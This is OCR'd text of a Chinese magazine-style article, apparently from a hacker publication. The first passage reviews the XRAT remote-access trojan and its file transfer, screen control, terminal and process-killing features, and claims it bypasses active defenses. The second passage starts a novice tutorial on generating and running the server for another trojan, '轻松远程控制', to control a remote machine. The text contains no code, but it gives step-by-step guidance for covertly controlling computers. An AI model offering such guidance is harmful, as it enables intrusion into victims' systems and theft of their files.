


图3

本来我还纳闷这款优秀的木马程序居然没有上传功能？后来才发现文件窗口提示“文件上传支持鼠标拖拽”，也就是说直接将目标文件拖拽到窗口中就可以实现上传了，不管是下载还是上传文件，XRAT都支持的，如图3。

3、远程屏幕监控

作为一款远程控制软件，远程屏幕监控的功能自然是必不可少的，点击“屏幕监控”按钮后，在弹出的窗口中选择“开始




图4




图5




图6

获取”选项，就可以马上出现远程桌面的内容了。由于该木马的捕获屏幕使用到了驱动技术，因此只会传送屏幕中已经变化的部分，从而减少了数据的传输量提高了传输的效率。要想成功的对远程桌面进行控制，只需要选中“控制屏幕”选项就行了，如图4。比如通过“颜色深度”可以调整捕捉屏幕的色彩，包括默认的256色、24真彩色和32增强色等。在测试过程中我发现，XRAT在CPU占用率上远低于Radmin，不过这个技术却不支持Windows9x系统。

4、终端服务使用

除了木马本身提供的控制功能外，利用终端服务命令还可以进行其它的一些远程控制操作。点击“超级终端”命令，弹出的窗口模拟了远程Telnet功能，这样我们不但可以在此执行大量的终端命令，还可以运行某些不能在Windows环境执行的程序，比如某些后门程序等，如图5。

5、进程管理操作

选择工具栏中的“进程管理”，就可以在弹出的窗口中查看到远程系统中的所有进程信息了，其中就包括了被服务端程序所利用的IE浏览器进程。如果想获取最新的进程信息，就需要点击“刷新列表”按钮。如果想结束某个进程的话，那么选中它以后点击“结束进程”按钮就可以了，如图6。

6、总结

通过亲身的测试以及上面的介绍，我们可以看到XRAT就这样轻易的打破了主动防御不可战胜的神话。不过在测试中我也发现了一些不足之处，比如有时候远程系统会由于不稳定而出现蓝屏现象，另外XRAT自身的功能也有待进一步的加强，尤其是屏幕控制和键盘记录功能，毕竟有的木马在没有驱动的情况下同样实现了屏幕信息的快速传送。

（本文所涉及到的XRAT已收录到光盘中）

让小菜都会轻轻松松的远程控制

文章难易度：★★
文章阅读点：对于一款功能简单小巧实用的远程控制软件的介绍

痛并快乐着

现在的远程控制木马功能是越来越多，于是要想自己操作的更加的得心应手，那么控制软件从配置开始就要简单，所以今天我就来为大家介绍一款名为“轻松远程控制”的木马。

一、轻松操作

首先从网上下载最新的“轻松远程控制”，解压后双击运行文件夹里的客户端程序，我们可以看到，轻松远程控制的操作界面和那些常见的远程控制软件非常相似，点击工具栏中的“生成服务”按钮，在弹出的窗口中只需要输入服务端连接的地址即可，然后点击“生成被控制端”按钮就可以生成服务端了，如图1。




图1

运行服务端程序，很快的服务端就会连接成功了，从服务端列表中可以了解到远程系统的相关信息，包括IP地址、电脑名称、用户名称、操作系统等，如图2。而从主界面的下方我们也可以清楚的看到服务端程序连接成功的时间等信息。




图2

现在使用工具栏中的按钮以及右键菜单中的命令，就可以对远程计算机进行控制操作了。点击“文件管理”按钮，就可以进入远程磁盘文件管理界面，在出现的文件管理窗口中，点击“刷新磁盘”按钮来获取最新的磁盘内容和进行管理的文件目录，在文件列表中单击鼠标右键，在弹出的磁盘管理命令菜单中选择命令，就可以进行复制文件、删除文件、打开文件、传输文件等基本操作，如图3。

